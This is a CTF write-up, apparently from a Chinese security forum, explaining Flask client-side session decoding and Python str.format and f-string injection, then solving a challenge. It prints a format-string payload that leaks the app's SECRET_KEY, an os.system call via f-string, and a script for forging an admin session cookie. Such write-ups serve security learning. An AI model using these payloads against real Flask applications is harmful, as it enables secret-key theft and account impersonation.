

这是在参加百越杯CTF遇到的一道题目，其中涉及到两个python安全相关的知识点，在此做一个总结。


flask session问题

由于 flask 是非常轻量级的 Web 框架，其 session 存储在客户端中（可以通过HTTP请求头Cookie字段的session获取），且仅对 session 进行了签名，缺少数据防篡改实现，这便很容易存在安全漏洞。

假设现在我们有一串 session 值为：eyJlc2VyX2lkIjo2fQ.XA3a4A.R-ReVnWT8pkpFqM_52MabkZYIkY，那么我们可以通过如下代码对其进行解密：

```
from itsdangerous import *
s = "eyJlc2VyX2lkIjo2fQ.XA3a4A.R-ReVnWT8pkpFqM_52MabkZYIkY"
data,timestamp,secret = s.split('.')
int.from_bytes(base64_decode(timestamp),byteorder='big')
```

```
>>> s = "eyJlc2VyX2lkIjo2fQ.XA3a4A.R-ReVnWT8pkpFqM_52MabkZYIkY"
>>> data,timestamp,secret = s.split('.')
>>>
>>> base64_decode(data)
b'{"user_id":6}'
>>>
>>>
>>> int.from_bytes(base64_decode(timestamp),byteorder='big')
1544411872
```

 先知社区

还可以用如下 [P师傅](#) 的程序解密：

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

通过上述脚本解密 session，我们就可以大概知道 session 中存储着哪些基本信息。然后我们可以通过其他漏洞获取用于签名认证的 secret_key，进而伪造任意用户身份，扩大攻击效果。

关于 flask 的 session 机制，可以参考这篇文章：[flask 源码解析：session](#)

关于客户端 session 问题，可以参考这篇文章：[客户端 session 导致的安全问题](#)

Python格式化字符串问题

在 python 中，提供了 4种 主要的格式化字符串方式，分别如下：

第一种：%操作符

%操作符 沿袭C语言中printf语句的风格。

```
>>> name = 'Bob'
>>> 'Hello, %s' % name
"Hello, Bob"
```

第二种：string.Template

使用标准库中的模板字符串类进行字符串格式化。

```
>>> name = 'Bob'
>>> from string import Template
>>> t = Template('Hey, $name!')
>>> t.substitute(name=name)
'Hey, Bob!'
```

第三种：调用format方法

python3后引入的新版格式化字符串写法，但是这种写法存在安全隐患。

```
>>> name , errno = 'Bob' , 50159747054
>>> 'Hello, {}'.format(name)
'Hello, Bob'
>>> 'Hey {name}, there is a 0x{errno:x} error!'.format(name=name, errno=errno)
'Hey Bob, there is a 0xbadc0ffee error!'
```

存在安全隐患的事例代码：

```
>>> config = {'SECRET_KEY': '12345'}
>>> class User(object):
...     def __init__(self, name):
...         self.name = name
...
>>> user = User('joe')
>>> '{0.__class__.__init__.__globals__[config]}'.format(user)
"{'SECRET_KEY': '12345'}"
```

从上面的例子中，我们可以发现：如果用来格式化的字符串可以被控制，攻击者就可以通过注入特殊变量，带出敏感数据。更多漏洞分析，可以参阅：[Python 格式化字符串漏洞（Django为例）](#)

第四种:f-Strings


这是python3.6之后新增的一种格式化字符串方式，其功能十分强大，可以执行字符串中包含的python表达式，安全隐患可想而知。

```
>>> a , b = 5 , 10
>>> f'Five plus ten is {a + b} and not {2 * (a + b)}.'
'Five plus ten is 15 and not 30.'
>>> f'{{__import__("os").system("id")}}'
uid=0(root) gid=0(root) groups=0(root)
'0'
```

关于这4种格式化字符串方式的更多内容，可以参阅：[Python String Formatting Best Practices](#)


案例分析

题目界面如下：



这是 flask 写的一个网站，网站提供了注册和登录功能。在用户登录后，存在一个 edit secert 功能，下面我们直接来审计源码。

需要阅读的代码文件就4个，代码量相对较少。



__init__.py 的代码主要对Web应用程序进行初始化操作。

```

1 # -*- coding: UTF-8 -*-
2 # __init__.py
3 import os
4 from flask import Flask, make_response
5 from flask_sqlalchemy import SQLAlchemy #flask_sqlalchemy==2.2
6
7 db = SQLAlchemy()
8 def create_app(test_config=None):
9     app = Flask(__name__)
10    basedir= os.path.abspath(os.path.dirname(__file__))
11    app.config.from_mapping(
12        SECRET_KEY = 'test',
13        DATABASE= basedir+'/flaskr.sqlite',
14        SQLALCHEMY_DATABASE_URI = 'sqlite:///flaskr.sqlite',
15        SQLALCHEMY_TRACK_MODIFICATIONS = True
16    )
17    .....
18
19    @app.route("/www-zip")
20    def get_source():
21        with open(basedir+"/www.zip",'rb') as f:
22            file = f.read()
23            response = make_response(file)
24            response.headers['Content-Type'] = "application/zip"
25            return response
26    return app

```



auth.py 的代码主要是对用户的身份进行处理

```

1 # auth.py
2 import os
3 import functools
4 from flask import Blueprint, flash, g, redirect, render_template, request, session, url_for
5 from flaskr import db
6 from flaskr.db_init import user, secert
7 from werkzeug.security import check_password_hash, generate_password_hash
8
9 bp_auth = Blueprint('auth', __name__, url_prefix='/')
10
11 def login_check(view):
12     @functools.wraps(view)
13     def wrapped_view(**kwargs):
14         if g.user is None:
15             flash(u'请先登陆')
16             return redirect(url_for('auth.login'))
17         return view(**kwargs)
18     return wrapped_view
19
20 @bp_auth.route('/register', methods = ['GET', 'POST'])
21 def register():
22     if request.method == 'POST':
23         username = request.form.get('username')
24         passwd = request.form.get('passwd')
25         repasswd = request.form.get('repasswd')
26         email = request.form.get('email')
27         error = None
28
29         if not username:
30             error = u'请输入用户名'
31         elif not passwd:
32             error = u'请输入密码'
33         elif not email:
34             error = u'请输入邮箱'
35         elif repasswd != passwd:
36             error = u'两次密码不匹配'
37         elif user.query.filter_by(username=username).first() is not None:
38             error = u'用户名:%s已被注册'%username
39
40         if error is None:
41             user_in = user(username, generate_password_hash(passwd), email)
42             serect_in = secert("you should login in admin.")
43             db.session.add(user_in)
44             db.session.add(serect_in)
45             db.session.commit()
46             flash(u'注册成功')
47             return redirect(url_for('auth.login'))
48         flash(error)
49     return render_template('auth/register.html')

```



先知社区

```

50 @bp_auth.route('/')
51 @bp_auth.route('/index')
52 @bp_auth.route('/login', methods = ['GET', 'POST'])
53 def login():
54     if request.method == 'POST':
55         username = request.form.get('username')
56         passwd = request.form.get('passwd')
57         error = None
58
59         if not username:
60             error = u'请输入用户名'
61         elif not passwd:
62             error = u'请输入密码'
63         else:
64             user_info = user.query.filter_by(username=username).first()
65             if user_info is None:
66                 error = u'%s未被注册'%username
67
68             if error is None:
69                 if check_password_hash(user_info.password, passwd):
70                     session.clear()
71                     session['user_id'] = user_info.id
72                     flash(u'登陆成功')
73                     return redirect(url_for('secert.views_info')+'?id='+str(user_info.id))
74                 else:
75                     error = u'账号密码错误'
76             flash(error)
77             return render_template('auth/login.html')
78
79 @bp_auth.route('/logout')
80 def logout():
81     session.clear()
82     return redirect(url_for('auth.login'))
83
84 @bp_auth.route('/flag')
85 @login_check
86 def get_flag():
87     if(g.user.username=="admin"):
88         with open(os.path.dirname(__file__)+'/flag','rb') as f:
89             flag = f.read()
90             return flag
91     return "Not admin!!"
92
93 @bp_auth.before_app_request
94 def load_logged_in_user():
95     user_id = session.get('user_id')
96     if user_id is None:
97         g.user = None
98     else:
99         g.user = user.query.filter_by(id = session['user_id']).first()

```

可以看到 第84-91行 代码，只有 admin 身份才能获得 flag，而 第73行

代码会将成功登录的用户重定向到用户基本信息查看页面，链接形式形如：<http://xxxxx/views?id=6>

。我们可以对这里的id进行遍历，查看是否存在用户信息遍历漏洞，事实证明是存在的。

```

→ demo http -v --session=mysession GET "http://$xxx/views?id=6" | grep "<h1>name"
<h1>name: demo<h1><h2>email: test@qq.com<h2><p>you should login in admin.<p>
→ demo http -v --session=mysession GET "http://$xxx/views?id=5" | grep "<h1>name"
<h1>name: admin<h1><h2>email: admin@admin.com<h2><p>*****<p>
→ demo http -v --session=mysession GET "http://$xxx/views?id=4" | grep "<h1>name"
<h1>name: Mike<h1><h2>email: Tony@gmail.com<h2><p>*****<p>
→ demo http -v --session=mysession GET "http://$xxx/views?id=3" | grep "<h1>name"
<h1>name: Bob<h1><h2>email: Bob@gmail.com<h2><p>*****<p>
→ demo http -v --session=mysession GET "http://$xxx/views?id=2" | grep "<h1>name"
<h1>name: Tom<h1><h2>email: Tom@gmail.com<h2><p>*****<p>
→ demo http -v --session=mysession GET "http://$xxx/views?id=1" | grep "<h1>name"
<h1>name: Tony<h1><h2>email: Tony@gmail.com<h2><p>*****<p>
→ demo

```

db_init.py 的代码主要就是定义了数据库的表模型，这里便不再贴代码。

secert.py 的代码需要关注一下，其中对查看用户信息和编辑secret做了定义。当我们在阅读 views_info 方法的代码时，就知道上面的用户信息遍历漏洞是如何形成的了。首先只要用户登录了，页面就会根据 id 将对应的用户信息显示在页面上，而这个 id 可以通过 GET 请求方式来控制，这就形成了用户信息遍历漏洞。但是要想读取其他用户的 secert，id 值就必须和 session 中存储的 user_id 值一样。

```
1 # -*- coding: UTF-8 -*-
2 # secert.py
3 import functools
4 from flask import Blueprint, flash, g, redirect, render_template, request, session, url_for, current_app
5 from flaskr import db
6 from flaskr.db_init import user, secert
7 from flaskr.auth import login_check
8 from flask_sqlalchemy import SQLAlchemy
9
10 bp_secert = Blueprint('secert', __name__, url_prefix='/')
11
12 @bp_secert.route('/views', methods = ['GET', 'POST'])
13 @login_check
14 def views_info():
15     view_id = request.args.get('id')
16     if not view_id:
17         view_id = session.get('user_id')
18
19     user_m = user.query.filter_by(id=view_id).first()
20     if user_m is None:
21         flash(u"该用户未注册")
22         return render_template('secert/views.html')
23
24     if str(session.get('user_id'))==str(view_id):
25         secert_m = secert.query.filter_by(id=view_id).first()
26         secert_t = u"<p>{secert.secert}<p>".format(secert = secert_m)
27     else:
28         secert_t = u"<p>*****<p>"
29
30     name = u"<h1>name:{user_m.username}<h1>"
31     email = u"<h2>email:{user_m.email}<h2>"
32
33     info = (name+email+secert_t).format(user_m=user_m)
34     return render_template('secert/views.html',info = info)
```

观察上图 第26、33行，很明显的看到 secert_t 变量进行了两次格式化，这里便存在格式化字符串漏洞。例如我们试一下编辑 secret 值为：{user_m.password}，发现确实可以带出数据。

Mt Web

demoLog Out

[edit secert](#)

name:demo

email:test@qq.com

pbkdf2:sha256:50000\$RC8C4ZJB\$73001b925d78773651b70ca6fbbe5b5d5242f5693812c6452fe2ae78a93d5062

继续往下看 edit_secert 方法，其主要是定义了用户只能修改自己的 secert，没有需要关注的地方。

```

35 @bp_secert.route('/edit',methods = ['GET','POST'])
36 @login_check
37 def edit_secert():
38     if request.method=='POST':
39         secert_new = request.form.get('secert')
40         error = None
41
42         if not secert_new:
43             error = u'请输入你的秘密'
44
45         if error is None:
46             secert.query.filter_by(id = session.get('user_id')).update({'secert':secert_new})
47             db.session.commit()
48             return redirect(url_for('secert.views_info'))
49         flash(error)
50
51     return render_template('secert/edit.html')

```



那么现在的思路就是通过这个格式化字符串漏洞，带出 flask 用于签名认证的 SECRET_KEY，然后本地运行网站代码，通过该 SECRET_KEY 伪造 admin 的 session 登录即可。由于可注入的对象 user_m 是继承自 SQLAlchemy 对象，我们在查阅其源码时发现在开头处导入了 current_app 对象。

```

1 # flask_sqlalchemy/__init__.py
2 from __future__ import absolute_import
3
4 import functools
5 import os
6 import re
7 import sys
8 import time
9 import warnings
10 from math import ceil
11 from operator import itemgetter
12 from threading import Lock
13
14 import sqlalchemy
15 from flask import _app_ctx_stack, abort, current_app, g, request
16 from flask.signals import Namespace

```




我们通过注入下面 payload，可以查看到 Web 应用程序使用的 SECRET_KEY。

```
{user_m.__class__.__base__.__class__.__init__.__globals__[current_app].config}
```

```

51 <li><a href="/edit">edit secert</a>
52 <h1>name:demo<h1><h2>email:test@qq.com<h2><p><Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'ichungiuQAQ013', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'DATABASE': '//flaskr/flaskr.sqlite',
'SQLALCHEMY_DATABASE_URI': 'sqlite:///flaskr.sqlite', 'SQLALCHEMY_TRACK_MODIFICATIONS': True, 'SQLALCHEMY_BINDS': None, 'SQLALCHEMY_NATIVE_UNICODE':
None, 'SQLALCHEMY_ECHO': False, 'SQLALCHEMY_RECORD_QUERIES': None, 'SQLALCHEMY_POOL_SIZE': None, 'SQLALCHEMY_POOL_TIMEOUT': None,
'SQLALCHEMY_POOL_RECYCLE': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False}><p>

```



PS：这里也附上官方 writeup 中的 payload：

```
{user_m.__class__.__mro__[1].__class__.__mro__[0].__init__.__globals__[SQLAlchemy].__init__.__globals__[current_app].config}
```

在获取了 SECRET_KEY 后，我们就来伪造 admin 的 session 登录看看。前面我们说过了，flask 的 session 是存储在 cookie 中的，所以我们先来看一下本例中普通用户的 session 形式。


```
>>> from itsdangerous import *
>>> s = "eyJ1c2VyX2lkIjo2fQ.XA9a4Q.NWCWEXUAvS9Ca6F0cDk6zpzV0oQ"
>>> data,timestamp,secret = s.split('.')
>>> data
'eyJ1c2VyX2lkIjo2fQ'
>>> base64_decode(data)
b'{"user_id":6}'
>>> 0
```

先知社区

我们在前面的用户信息遍历漏洞中，可知 admin 的 id 为 5，所以我们本地跑起 flask 程序，用得到的 SECRET_KEY 伪造 admin 的 session。

```
# test_app.py
from flask import Flask, session
app = Flask(__name__)

app.config['SECRET_KEY']='ichunqiuQAQ013'

@app.route('/flag')
def set_id():
    session['user_id']=5
    return "ok"

app.run(debug=True)
```

Request

Raw Params Headers Hex

GET /flag HTTP/1.1
Host: 32a0a75c10554e78a226c409998a6f04404c26bb088b4848.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://32a0a75c10554e78a226c409998a6f04404c26bb088b4848.game.ichunqiu.com/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=eyJ1c2VyX2lkIjo1fQ.XA90Jw.jY7vYAD0zBamOnhdw-8FS0bPpDo
Connection: close

Response

Raw Headers Hex

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 11 Dec 2018 08:27:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 43
Connection: close
Vary: Cookie
flag{ca901087-0f83-40ac-abaa-bbda50dc966f}

先知社区

PS：起 flask 的时候，用命令 flask init-db 初始化数据库的时候，遇到 Error: No such command "init-db" 错误，后面通过 export FLASK_APP=__init__.py 解决。

参考文章

<http://cizixs.com/2017/03/08/flask-insight-session/>
<https://www.leavesongs.com/PENETRATION/client-session-security.html>
<https://www.leavesongs.com/PENETRATION/python-string-format-vulnerability.html>
<http://lucumr.pocoo.org/2016/12/29/careful-with-str-format/>
<https://realpython.com/python-string-formatting/>
[第四届“百越杯”福建省高校网络空间安全大赛官方writeup](#)

点击收藏 | 3 关注 | 1

[上一篇：windows内核系列七: 由HE...](#) [下一篇：数据库逆向工程（三）](#)

1. 1 条回复



mochazz 2018-12-21 13:33:23

文中用到的flask代码，可以到 [CTF-Training/2018/百越杯2018/Web/](#) 下载

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)